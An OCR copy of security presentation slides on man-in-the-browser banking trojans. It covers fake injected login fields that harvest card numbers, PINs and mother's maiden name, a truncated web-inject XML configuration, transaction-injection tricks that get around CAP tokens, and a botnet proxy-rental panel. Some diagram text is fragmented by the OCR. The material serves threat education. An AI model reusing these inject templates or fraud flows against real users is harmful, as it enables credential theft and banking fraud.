
MITB – Grabbing Login Credentials

Original pre-login fields

UID, password & site



welcome

take a tour | set up online access

sign on to your accounts

User ID Forgot User ID?

Password Forgot Password?

☑ Remember my ID

sign on

Ingresar en español >

Sign on to other[redacted]es

Choose One


Important Update:
Learn how to protect yourself from e-mail scams.

New fields added

MITB malware inserted additional fields. Records them, and sends them to the attacker

Modified pre-login fields

Now with ATM details and MMN



welcome

take a tour | set up online access

sign on to your accounts

User ID Forgot User ID?

Password Forgot Password?

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:

Expiration Date: (e.g. 07.2007)

ATM PIN:

Your mother''s maiden name:

☑ Remember my ID

sign on

Ingresar en español >

Sign on to other[redacted]s


Choose One

Important Update:
Learn how to protect yourself from e-mail scams.

MITB – Grabbing Login Credentials

Modified pre-login fields

Now with ATM details and MMN



welcome

take a tour | set up online access

sign on to your accounts

User ID — Forgot User ID?

Password — Forgot Password?

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:

Expiration Date: (e.g. 07.2007)

ATM PIN:

Your mother"s maiden name:

☑ Remember my ID

Ingresar en español ›

Sign on to other [redacted]s


Choose One

Important Update:

Learn how to protect yourself from e-mail scams.

Configuration files

XML support, dynamic updates



```
<inject
url="[redacted]
before="name=password></TD></TR>"
what="
<TR><TD colspan=3 class=smallArial noWrap></
<TR><TD colspan=3 class=smallArial noWrap><S
<TR><TD colspan=3 class=smallArial noWrap></
<TR>
<TD noWrap colSpan=2><B>Your ATM or Check Ca
<TD class=smallArial noWrap align=right></TD
<TR>
<TD class=username colSpan=3><INPUT id=cc ty
<TR>
<TD noWrap colSpan=2><B>Expiration Date:</B>
<TD class=smallArial noWrap align=right>(e.g
<TR>
<TD class=username colSpan=3><INPUT id=expda
<TR>
<TD noWrap colSpan=2><B>ATM PIN:</B></TD>
<TD class=smallArial noWrap align=right></TD
<TR>
<TD class=username colSpan=3><INPUT type=pas
<TR>
```

Programmable Interfaces


Malware authors developing an extensible platform that can be sold or rented to other criminals

MITB – Focusing on the Money Transfer

- **Change in tactic’s – move from login to the money transfer**
  - First malware generation captured in early 2007 (South America)
- **Change driven by:**
  - Widespread use of temporal multi-factor keys for authentication
  - Backend application heuristics for spotting login patterns
  - Inter-bank sharing of login and transfer “physical” location info
  - Improved malware techniques…

- **Transfers happen after the customer logs in, *from their own computer*, while they are logged in.**
- **“Session Riding” – can be conducted manually (attacker C&C) or scripted**

MITB – State-of-the-art Banking Proxy Trojan



Victim logs in to the bank "securely" and banks "normally"

Proxy Trojan starts functioning once the victim logs in

Intercepts each transaction


Steals some money

Calculates what is supposed to be in the account

Modifies the page that appears to the victim

Attacker makes off with the money and the victim is unaware a transaction has occurred

Honing in on the Transaction – Malware Injection



Payment Details

Customer enters
their transfer
payment details

Background Malwa

In the back
Trojan has

Submission

ks

Malware Fakes

The malware fakes a "validation failure" even though the fake transaction worked. Prompts user to "try again"

o
key
–
ank-
alue

2nd Submission

C
licks
"Sub
proc

nd Validation

stomer enters
another
lidation code

ubmission


e submits the
nal "real"
ner transfer
information

Confirmation


2nd transation is confirmed back to the customer. In reality, two transfers have been conducted

Preventing Transaction Injection

- **Customer enters transaction data the same way**
  - From account, To account, Amount, and When
- **Customer creates validation token**
  - Computational hash created using transaction data, password, and temporal data
- **Validation token only viable for one specific transaction**
- **… yet more things the customer must do in order to create a transfer!**



Social Engineering past CAP Transfers - Injected



Page (1)
Which FROM account?

Page (2)
How much? Where TO?

Page (3)
Are details correct?

Page (4)
CAP instructions and CODE?

Page (5)
Security CODE?

Page (6)
Validation complete!

Transaction Monitoring

The malware continuously monitors the customer as they navigate the pages to conduct a funds transfer

HTML Page Insertion

An extra page is inserted in to the transfer sequence and requests an additional CAP “Security Code”.

Social Engineering past CAP Transfers - Injected

- **Attackers response – ask the victim**
  - – Social engineer it from th

To Account: 9812-3451-23
Amount: $1,500.00

Validation code:
456123

Validation Code Calculation

Customer must type in the “To Account” number and “Amount” in to the code calculator. The calculator also uses PIN, Date and time information to calculate the validation code

Page Insertion

As part of the process, the attacker inserts a fake page (extra step in “banks” process) in to the Web browser. The fake page asks the victim to use their calculator again – but to use a “Security Code” which is in fact the attackers bank account – and submits the second transaction.

Security Code: 3133731137
Amount: $1,500.00


Validation code:
998543

How do botnets factor in to this?

The botnet advantage

- **The use of botnets in attacking Web applications holds several advantages…**
  - Anonymity
    - Chaining of several agents to disguise source of attack
  - Dispersed hosts
    - Slipping under threshold limits
  - The power of many
    - A force multiplier
  - Native automation
    - Advanced scripting engines & user manipulation

Anonymity through botnet agents



Member information

Logged as: bill

Your tariff: V

Socks available: 250

Price per socks: Unlimited

Expiration date: 2008-02-19

Your balance: $18.16

Buy tariff

- United States [131]
- France [22]
- Germany [11]
- Spain [11]
- Canada [10]
- Sweden [10]
- Italy [7]
- United Kingdom [6]
- Belgium [5]
- Austria [3]
- Other [2]
- Switzerland [2]
- Greece [2]
- Netherlands [2]
- Denmark [1]
- Hungary [1]
- Ireland [1]
- Israel [1]
- Norway [1]
- Russian Federation [1]
- Turkey [1]

IP / Host	Port	Country	State	City	Uptime
76.29.226.* / *.*.226.169	******	United States	Alabama	Huntsville	11d 11h 38m
68.39.115.* / *.*.*.comcast.net	******	United States	New Jersey	Brick	4d 0h 28m
75.128.253.* / *.*.253.14	******	United States	Wisconsin	Madison	1d 23h 14m
74.173.191.* / *.*.*.bellsouth.net	******	United States	Florida	Miami	5d 2h 52m
24.127.136.* / *.*.*.comcast.net	******	United States	Pennsylvania	Bird In Hand	1h 22m
76.27.239.* / *.*.*.comcast.net	******	United States	Oregon	Portland	7d 19h 3r
76.83.213.* / *.*.rr.com	******	United States	California	Palm Springs	2h 10m
76.213.157.* / *.*.*.sbcglobal.net	******	United States	California	Mission Hills	1h 0m
206.74.70.* / *.*.70.15	******	United States	South Carolina	Summerville	4h 27m
67.184.149.* / *.*.*.comcast.net	******	United States	Illinois	Aurora	2h 45m
71.244.47.* / *.*.*.verizon.net	******	United States	Texas	Dallas	10h 0m
76.241.145.* / *.*.*.sbcglobal.net	******	United States	Texas	Richardson	1d 15h 4
70.230.254.* / *.*.*.sbcglobal.net	******	United States	Other	Other	1d 4h 19
76.189.26.* / *.*.*.rr.com	******	United States	Ohio	Akron	7d 3h 32
99.147.196.* / *.*.*.sbcglobal.net	******	United States	Other	Other	2d 5h 26m
70.123.174.* / *.*.*.rr.com	******	United States	Texa		
24.193.88.* / *.*.*.rr.com	******	United States	New		
67.165.181.* / *.*.*.comcast.net	******	United States	Illinoi		
68.207.178.* / *.*.*.res.rr.com	******	United States	Alaba		
98.199.180.* / *.*.*.comcast.net	******	United States	Texa		
24.165.94.* / *.*.*.rr.com	******	United States	Califo		
69.116.6.* / *.*.optonli	******	United States	New		
24.195.104.* / *.*.*.	******	United States	New		
74.130.134.* / *.*.	******	United States	Kentu		
	***	United States	Michi		
	***	United States	Michi		
	***	United States	Illinoi		
	***	United States	Califo		
	***	United States	India		

Anonymous Proxies
Volume of proxy services increasing year over year


